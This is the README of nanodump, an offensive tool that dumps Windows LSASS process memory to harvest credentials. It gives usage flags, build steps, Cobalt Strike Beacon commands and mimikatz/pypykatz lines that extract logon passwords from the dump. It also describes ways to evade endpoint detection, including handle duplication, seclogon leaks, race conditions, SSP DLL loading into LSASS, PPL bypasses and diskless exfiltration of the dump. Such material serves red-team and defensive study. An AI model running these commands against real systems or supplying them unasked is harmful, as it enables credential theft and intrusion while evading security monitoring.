 fortra/nanodump
The swiss army knife of LSASS dumping

A flexible tool that creates a minidump of the LSASS process.
usage: Z:\nanodump.x64.exe [--write C:\Windows\Temp\doc.docx] [--valid] [--duplicate] [--elevate-handle] [--duplicate-elevate] [--seclogon-leak-local] [--seclogon-leak-remote C:\Windows\notepad.exe] [--seclogon-duplicate] [--spoof-callstack] [--silent-process-exit C:\Windows\Temp] [--shtinkering] [--fork] [--snapshot] [--getpid] [--help]
Dumpfile options:
    --write DUMP_PATH, -w DUMP_PATH
            filename of the dump
    --valid, -v
            create a dump with a valid signature
Obtain an LSASS handle via:
    --duplicate, -d
            duplicate a high privileged existing LSASS handle
    --duplicate-elevate, -de
            duplicate a low privileged existing LSASS handle and then elevate it
    --seclogon-leak-local, -sll
            leak an LSASS handle into nanodump via seclogon
    --seclogon-leak-remote BIN_PATH, -slt BIN_PATH
            leak an LSASS handle into another process via seclogon and duplicate it
    --seclogon-duplicate, -sd
            make seclogon open a handle to LSASS and duplicate it
    --spoof-callstack, -sc
            open a handle to LSASS using a fake calling stack
Let WerFault.exe (instead of nanodump) create the dump
    --silent-process-exit DUMP_FOLDER, -spe DUMP_FOLDER
            force WerFault.exe to dump LSASS via SilentProcessExit
    --shtinkering, -sk
            force WerFault.exe to dump LSASS via Shtinkering
Avoid reading LSASS directly:
    --fork, -f
            fork the target process before dumping
    --snapshot, -s
            snapshot the target process before dumping
Avoid opening a handle with high privileges:
    --elevate-handle, -eh
            open a handle to LSASS with low privileges and duplicate it to gain higher privileges
Miscellaneous:
    --getpid
            print the PID of LSASS and leave
    --chunk-size
            chunk size in KiB used to exfiltrate the dump without touching disk (default 900)
Help:
    --help, -h
            print this help message and leave
git clone https://github.com/fortra/nanodump.git
On Linux with MinGW
make -f Makefile.mingw
On Windows with MSVC (No BOF support)
nmake -f Makefile.msvc
Import the NanoDump.cna script on Cobalt Strike.

Run the nanodump command in the Beacon console or the nanodump.x64.exe binary.
If you didn't specify the --valid flag, you need to restore the invalid signature
scripts/restore_signature <dumpfile>
mimikatz:
To get the secrets simply run:
mimikatz.exe "sekurlsa::minidump <dumpfile>" "sekurlsa::logonPasswords full" exit
pypykatz:
If you prefer to stay on linux, you can use the python3 port of mimikatz called pypykatz:
python3 -m pypykatz lsa minidump <dumpfie>
To avoid opening a handle to LSASS with PROCESS_VM_READ, you can use the --fork parameter.
This will make nanodump create a handle to LSASS with PROCESS_CREATE_PROCESS access and then create a 'clone' of the process. This new process will then be dumped. While this will result in a process creation and deletion, it removes the need to read LSASS directly.
Similarly to the --fork option, you can use --snapshot to create a snapshot of the LSASS process.
This will make nanodump create a handle to LSASS with PROCESS_CREATE_PROCESS access and then create a snapshot of the process using PssNtCaptureSnapshot. This new process will then be dumped. The snapshot will be freed automatically upon completion.
As opening a handle to LSASS can be detected, nanodump can instead search for existing handles to LSASS.
If one is found, it will copy it and use it to create the minidump.
Note that it is not guaranteed to find such a handle.
You can obtain a handle to LSASS with PROCESS_QUERY_LIMITED_INFORMATION, which is likely to be whitelisted, and then elevate that handle by duplicating it.
To avoid opening a handle to LSASS, you can use abuse the seclogon service by calling CreateProcessWithLogonW to leak an LSASS handle into the nanodump binary.
To enable this feature, use the --seclogon-leak-local parameter.
Take into account that when used from Cobalt Strike, an unsigned nanodump binary needs to be written to disk to use this feature.
This technique is very similar to the previous one, but instead of leaking the handle into nanodump, it is leaked into another binary and then duplicated so that nanodump can used it.
Use the --seclogon-leak-remote flag to access this functionality.
You can trick the seclogon process into opening a handle to LSASS and duplicating it before it is closed, by winning a race condition using file locks.
Use the --seclogon-duplicate flag to access this functionality.
You can load nanodump as an SSP in LSASS to avoid opening a handle.
When the DLL has been loaded into LSASS, the parameters will be passed via a named pipe and once the dump is completed, DllMain will return FALSE to make LSASS unload the nanodump DLL.
You can hardcode the parameters into the DLL and avoid using the named pipe altogether with the compiler flag PASS_PARAMS_VIA_NAMED_PIPES=0.
By default, an unsigned nanodump DLL will be uploaded to the Temp folder which will be deleted automatically.
beacon> nanodump_ssp -v -w C:\Windows\Temp\lsass.dmp
If you want to load a pre-existing DLL, you can run:
beacon> nanodump_ssp -v -w C:\Windows\Temp\lsass.dmp --load-dll C:\Windows\Temp\ssp.dll
Note that this vulnerability has been fixed in the July 2022 update pack (Windows 10 21H2 Build 19044.1826)
To access this feature, use the nanodump_ppl_dump command
beacon> nanodump_ppl_dump -v -w C:\Windows\Temp\lsass.dmp
To access this feature, use the nanodump_ppl_medic command
beacon> nanodump_ppl_medic -v -w C:\Windows\Temp\lsass.dmp
Because the dump is not made by nanodump, it will always have a valid signature.
To leverage the Silent Process Exit technique, use the --silent-process-exit parameter and the path where the dump should be created.
beacon> nanodump --silent-process-exit C:\Windows\Temp\
